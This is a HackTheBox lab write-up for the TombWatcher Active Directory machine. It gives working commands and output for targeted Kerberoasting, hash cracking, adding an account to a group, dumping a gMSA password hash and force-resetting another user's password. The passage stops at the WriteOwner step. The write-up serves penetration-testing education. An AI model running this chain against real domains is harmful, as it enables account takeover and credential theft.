TombWatcher
Writeup for HackTheBox TombWatcher machine

Executive Summary
TombWatcher is a hard-difficulty Active Directory Windows machine that demonstrates complex escalation pathways through DACL (Discretionary Access Control List) abuses, group managed service accounts (gMSA), tombstoned Active Directory object recovery, and Active Directory Certificate Services (ADCS) template misconfigurations (specifically the ESC15 vulnerability, which affects environments without CVE-2024-49019 patches).
The attack begins with credentialed reconnaissance using NetExec (nxc), which identifies a series of AD users and shares. Leveraging a DACL misconfiguration where the initial user (henry) has rights to modify Alfred’s Service Principal Name (SPN), a targeted Kerberoasting attack is performed to retrieve and crack Alfred’s TGS hash. Alfred’s account has permission to add itself to the INFRASTRUCTURE group, which grants read access to a Group Managed Service Account (gMSA) password. The gMSA account (ansible_dev$) is then abused to force-reset the password of SAM. SAM has ownership rights over JOHN, which is exploited to grant GenericAll permissions, change John’s password, and obtain initial interactive user access via WinRM.
Privilege escalation exploits John’s GenericAll permissions over the ADCS Organizational Unit (OU). By enumerating logically deleted (tombstoned) objects, the attacker restores a deleted user (cert_admin), resets its password, and enables the account. Enumeration of ADCS using Certipy reveals the WebServer template is vulnerable to ESC15 (allowing the enrollee to supply a subject and having schema version 1). Using cert_admin to request a certificate on behalf of the Domain Administrator, the attacker obtains a certificate representing Administrator, retrieves the NT hash, and gains full administrative domain control via WinRM.
Reconnaissance
1
2
3
IP=10.10.11.72
port=$(sudo nmap -p- $IP --min-rate 10000 | grep open | cut -d'/' -f1 | tr '\n' ',' )
sudo nmap -sC -sV -p $port $IP -oN tombwatcher.scan
| Port | State | Service | Version |
|---|---|---|---|
| 53/tcp | open | domain | Simple DNS Plus |
| 80/tcp | open | http | Microsoft IIS httpd 10.0 |
| 88/tcp | open | kerberos-sec | Microsoft Windows Kerberos |
| 135/tcp | open | msrpc | Microsoft Windows RPC |
| 139/tcp | open | netbios-ssn | Microsoft Windows netbios-ssn |
| 445/tcp | open | microsoft-ds | - |
| 464/tcp | open | kpasswd5 | Kerberos |
| 593/tcp | open | ncacn_http | Microsoft Windows RPC over HTTP 1.0 |
| 636/tcp | open | ssl/ldap | Microsoft Windows Active Directory LDAP |
| 3268/tcp | open | ldap | Microsoft Windows Active Directory LDAP |
| 3269/tcp | open | ssl/ldap | Microsoft Windows Active Directory LDAP (Global Catalog) |
| 5985/tcp | open | http | Microsoft HTTPAPI httpd 2.0 (WinRM) |
| 9389/tcp | open | mc-nmf | .NET Message Framing |
Host script: clock-skew mean 12m49s, SMB signing enabled and required.
These ports strongly indicate an Active Directory Domain Controller (DC01).
The /etc/hosts file was updated:
1
echo "10.10.11.72 dc01.tombwatcher.htb tombwatcher.htb" | sudo tee -a /etc/hosts
Enumeration
Initial Active Directory enumeration was performed using NetExec (nxc), a multi-protocol suite used to test and query network environments. With pre-existing credentials for user henry, we can enumerate domain users and active SMB shares.
1
nxc smb $IP -u henry  -p  'H3nry_987TGV!' --users
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup]
└─$ nxc smb $IP -u henry  -p  'H3nry_987TGV!' --users

SMB         10.10.11.72     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.72     445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB         10.10.11.72     445    DC01             -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.11.72     445    DC01             Administrator                 2025-04-25 14:56:03 4       Built-in account for administering the computer/domain
SMB         10.10.11.72     445    DC01             Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB         10.10.11.72     445    DC01             krbtgt                        2024-11-16 00:02:28 0       Key Distribution Center Service Account
SMB         10.10.11.72     445    DC01             Henry                         2025-05-12 15:17:03 0
SMB         10.10.11.72     445    DC01             Alfred                        2025-05-12 15:17:03 0
SMB         10.10.11.72     445    DC01             sam                           2025-05-12 15:17:03 7
SMB         10.10.11.72     445    DC01             john                          2025-05-19 13:25:10 3
SMB         10.10.11.72     445    DC01             [*] Enumerated 7 local users: TOMBWATCHER
To easily feed the user names into enumeration scripts, the user accounts were extracted:
1
nxc smb $IP -u henry  -p  'H3nry_987TGV!' --users | awk '/^SMB/ && $5 ~ /^[a-zA-Z0-9_.]+$/ { print $5 }' | tee -a username.txt
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup]
└─$ nxc smb $IP -u henry  -p  'H3nry_987TGV!' --users | awk '/^SMB/ && $5 ~ /^[a-zA-Z0-9_.]+$/ { print $5 }' | tee -a username.txt

Administrator
Guest
krbtgt
Henry
Alfred
sam
john
Next, SMB share access was enumerated:
1
nxc smb $IP -u henry  -p  'H3nry_987TGV!' --shares
1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher]
└─$ nxc smb $IP -u henry  -p  'H3nry_987TGV!' --shares

SMB         10.10.11.72     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.72     445    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
SMB         10.10.11.72     445    DC01             [*] Enumerated shares
SMB         10.10.11.72     445    DC01             Share           Permissions     Remark
SMB         10.10.11.72     445    DC01             -----           -----------     ------
SMB         10.10.11.72     445    DC01             ADMIN$                          Remote Admin
SMB         10.10.11.72     445    DC01             C$                              Default share
SMB         10.10.11.72     445    DC01             IPC$            READ            Remote IPC
SMB         10.10.11.72     445    DC01             NETLOGON        READ            Logon server share
SMB         10.10.11.72     445    DC01             SYSVOL          READ            Logon server share
Standard read access is available on NETLOGON and SYSVOL, but no custom shares are exposed to user henry.
Data Collection
To perform a deeper analysis of the Active Directory configuration, bloodhound-python was used to query the Domain Controller and gather complete database dumps of objects, trust relationships, and permissions, packaging them into ZIP format. BloodHound is a tool used to visualize Active Directory relationships and find control paths.
1
bloodhound-python -dc dc01.tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -d tombwatcher.htb -c All --zip -ns $IP
DACL Abuses
Targeted Kerberoast
Analyzing the Active Directory relations via BloodHound, we discover that user henry has permission to write properties of Alfred, specifically having rights to modify Alfred’s Service Principal Name (SPN).

This permission makes Alfred vulnerable to a Targeted Kerberoasting attack. An attacker can set an SPN on Alfred’s account using bloodyAD (an Active Directory exploitation tool using LDAP), perform Kerberoasting to request Alfred’s Ticket Granting Service (TGS) ticket, and crack the resulting RC4-HMAC/AES hash offline.
An SPN (Service Principal Name) maps a service to a specific account. When an SPN is set on a user account via the servicePrincipalName attribute, the KDC allows TGS (Ticket Granting Service) requests for that SPN. Targeted Kerberoasting adds a fake SPN (e.g., http/anything) to a user account the attacker has write access to, then requests a TGS for that SPN. The TGS is encrypted with the user’s NTLM hash ($krb5tgs$ format), which can be cracked offline with John or Hashcat. bloodyAD set object servicePrincipalName modifies the attribute via LDAP; NXC’s --kerberoasting flag then requests TGS tickets for all accounts with SPNs.
First, the system clock is synchronized to the Active Directory domain controller to prevent Kerberos authentication issues.
1
sudo ntpdate $IP
1
bloodyAD -d "tombwatcher.htb" --host "10.10.11.72" -u "henry" -p 'H3nry_987TGV!' set object "alfred" servicePrincipalName -v 'http/anything'
1
nxc ldap "10.10.11.72" -d "tombwatcher.htb" -u "henry" -p 'H3nry_987TGV!' --kerberoasting kerberoastables.txt
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21

┌──(venv)─(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup/targetedKerberoast]
└─$ sudo ntpdate $IP
[sudo] password for kali:
2025-06-08 05:33:33.862507 (-0400) +912.542016 +/- 0.112870 10.10.11.72 s1 no-leap
CLOCK: time stepped by 912.542016


┌──(venv)─(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup/targetedKerberoast]
└─$ bloodyAD -d "tombwatcher.htb" --host "10.10.11.72" -u "henry" -p 'H3nry_987TGV!' set object "alfred" servicePrincipalName -v 'http/anything'

[+] alfred's servicePrincipalName has been updated

┌──(venv)─(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup/targetedKerberoast]
└─$ nxc ldap "10.10.11.72" -d "tombwatcher.htb" -u "henry" -p 'H3nry_987TGV!' --kerberoasting kerberoastables.txt
SMB         10.10.11.72     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.72     389    DC01             [+] tombwatcher.htb\henry:H3nry_987TGV!
LDAP        10.10.11.72     389    DC01             Bypassing disabled account krbtgt
LDAP        10.10.11.72     389    DC01             [*] Total of records returned 1
LDAP        10.10.11.72     389    DC01             sAMAccountName: Alfred memberOf:  pwdLastSet: 2025-05-12 11:17:03.526670 lastLogon:<never>
LDAP        10.10.11.72     389    DC01             $krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb/Alfred*$6a2be740ac0b71113b8ffb3919f7b94c$be0443ca2aab608571f6cd49f7fdd9ff2a0a39dae21149b4e89fc470e6abaf3e258a4a1a7eb7fa2b266e1175f572d3b3e5615c14a2f17c1d88b5581b8ffeb3519aa1861b31afde60f8892fadce13ec93e23e5b3cb8846e2369a0fa81642584d1e6ec4e3f6c680016baf9be9f94d1df27a9032f7805ee0c03fd81602f9207b2370f82d3fb9ab81e5ac8aaedbd8633ea427b960e32a62a329ca0393028505003e8cee30321caa4e0523471559f7b1ce26ebaa0cdff2f9af9ae8f58905234774255d540b4906e05c4bd994f2e41bed8fbb94ab308a3fa940c48a79b2db5afce4276e5aaecbc3eb13a31219aaf26d610202bcfb7ed6e40c1617e03f60bf51eb59247be94b60298a74788532daeb3516e04af79880ec7e578fde70502f8e31dde10bf54eb9277e4ee009eb9c1f84c81e00d3d68599d6bb346deabe01b1b4b6fd3eb99d9182c0de5b8f7295f87d6f99de1a94345c43d331e521f604c66a362042ba90f960f0a66f0b5bb1cf110e58376ffad25b9d492e0f5133562409058c9f36a7c1eb3cc1209e8cceb81c697e83d4164f612d19605c783c9a045fa9d7578f05502774726d1e6b1c8db4698a79d5e357fb86b8f028a3895d469aaa1f51a0fa3ea029cfc27c3df558e4fe5b08314ea2ee94a1bfcfb118f6646768156ddbda20a103b0b30717b74c51edae0d0937c3f5c823b323a125a41d4f03597ff9e81969dd63dc160c687b478eaf175c9180e0db616a29ab9bf6efb511f26a20da45a762ee011d41d4ef582509aa3c5cb41361b0cdc6b3eeaa7c372ef7a92f8b961afe892b46197d1651fad3e843f05d2c346b1c44794f0407161c8794caf2d224f3c0c6d877e1814a86074388dd0edefd93292c2ae18d381ee2d001701a3f36e56395406045d958a26d44b1880391a17bc1e38dfdc6e78792c67cd25068b9d074034e3e544e97cc7c5dc421c9dea03cb5d303a0655a4f6102ae79080fbc903b12c4193e8169674ffd964d1f0c1ef75fd2a362b4709d2b6abcc73a77a912014b746e01b7ffb17fb83b0cf69d6a200b853bf5989525002faa83baed0fa55d3e38d8a03acb6934d24e2648e99aa858d1e21fb5c5ce76dcc8b5a04ec46eb82c5b590610a26c12bbe2c8e12545c54225501dd5cd0108d15847198fa8cbcdd6c8425fd57ac8de8b3e2e8dac4b51902e4a488f28e25b13d27898c38ea87b4bbc637071cb6fb315dbce3f54bbfde107419be8ff4af6f470e768fd6a602592690a3b0306daab36adecf28008186ce368a3ad92d03bcd65148b674c5c96b38c584c36b7d34113ee3dd17b01fa0c0e0bbf6e998a26774340ad5816a1b88e8ed06d586584aa9a5a8fae3bc4492d7a0f4d6e06c85ad92cb4f5fa040d7422c8782e9c3435eec62b9e83834955fd8aa7cd623634aad2c6ed58779ea70360e50e3ed4c0fc279b91a3a3b79960181f4eef4358f14a4bfb89e5a43b492838708df2c42c5b2
Hash cracking
John the Ripper is used to crack the extracted TGS ticket hash offline against the standard rockyou.txt wordlist.
1
john kerberoastables.txt --wordlist=/usr/share/wordlists/rockyou.txt
1
2
3
4
5
6
7
8
9
10
11
12
┌──(venv)─(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup/targetedKerberoast]
└─$ john kerberoastables.txt --wordlist=/usr/share/wordlists/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
basketball       (?)
1g 0:00:00:00 DONE (2025-06-08 05:37) 50.00g/s 51200p/s 51200c/s 51200C/s 123456..bethany
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
Credential alfred:basketball
We have cracked the password for user alfred, which is basketball.
AddSelf
The next step is group privilege escalation. BloodHound shows that Alfred has permissions to modify the membership of the INFRASTRUCTURE group.

Alfred can execute an AddSelf operation using bloodyAD to add himself as a member of INFRASTRUCTURE.
1
bloodyAD --host $IP -d tombwatcher.htb -u "alfred" -p "basketball" add groupMember "INFRASTRUCTURE" "alfred"
1
2
3
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup]
└─$ bloodyAD --host $IP -d tombwatcher.htb -u "alfred" -p "basketball" add groupMember "INFRASTRUCTURE" "alfred"
[+] alfred added to INFRASTRUCTURE
ReadGMSAPassword
Group Managed Service Accounts (gMSAs) are domain accounts managed automatically by Windows, but their passwords (stored in msDS-ManagedPassword attribute) can be read by specific security groups. Here, the INFRASTRUCTURE group has read permissions for the gMSA password of the ansible_dev$ account.

Now that Alfred is inside INFRASTRUCTURE, we can dump the gMSA credentials (specifically the NTLM hash of ansible_dev$) using NetExec LDAP module.
1
nxc ldap tombwatcher.htb -d tombwatcher.htb -u 'alfred' -p 'basketball' --gmsa
1
2
3
4
5
6
┌──(venv)─(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup/targetedKerberoast]
└─$ nxc ldap tombwatcher.htb -d tombwatcher.htb -u 'alfred' -p 'basketball' --gmsa
SMB         10.10.11.72     445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:tombwatcher.htb) (signing:True) (SMBv1:False)
LDAPS       10.10.11.72     636    DC01             [+] tombwatcher.htb\alfred:basketball
LDAPS       10.10.11.72     636    DC01             [*] Getting GMSA Passwords
LDAPS       10.10.11.72     636    DC01             Account: ansible_dev$         NTLM: 1c37d00093dc2a5f25176bf2d474afdc
ansible_dev$:1c37d00093dc2a5f25176bf2d474afdc
Group Managed Service Accounts (gMSAs) have their passwords stored in the msDS-ManagedPassword attribute on the AD object. gMSA passwords are 256-bit random passwords, automatically rotated by Domain Controllers every 30 days. Only principals with the msDS-ManagedPasswordId and msDS-ManagedPassword read access (granted via ReadGMSAPassword) can retrieve the current NTLM hash. nxc ldap --gmsa retrieves the current gMSA NTLM hash from this attribute.
ForceChangePassword
BloodHound analysis reveals that the gMSA account ansible_dev$ has GenericAll (which includes the ForceChangePassword right) on the user account SAM.

Using the dumped NTLM hash of ansible_dev$, we authenticate and force a reset of SAM’s password to Password123! using bloodyAD.
1
bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u 'ansible_dev$' -p ':1c37d00093dc2a5f25176bf2d474afdc' set password 'CN=SAM,CN=USERS,DC=TOMBWATCHER,DC=HTB' 'Password123!'
1
2
3
4
┌──(kali㉿kali)-[~/HTB-machine/tombwatcher/writeup]
└─$ bloodyAD --host tombwatcher.htb -d tombwatcher.htb -u 'ansible_dev$' -p ':1c37d00093dc2a5f25176bf2d474afdc' set password 'CN=SAM,CN=USERS,DC=TOMBWATCHER,DC=HTB' 'Password123!'
[+] Password changed successfully!
WriteOwner
The privilege escalation path continues: user SAM has WriteOwner permissions over user JOHN.
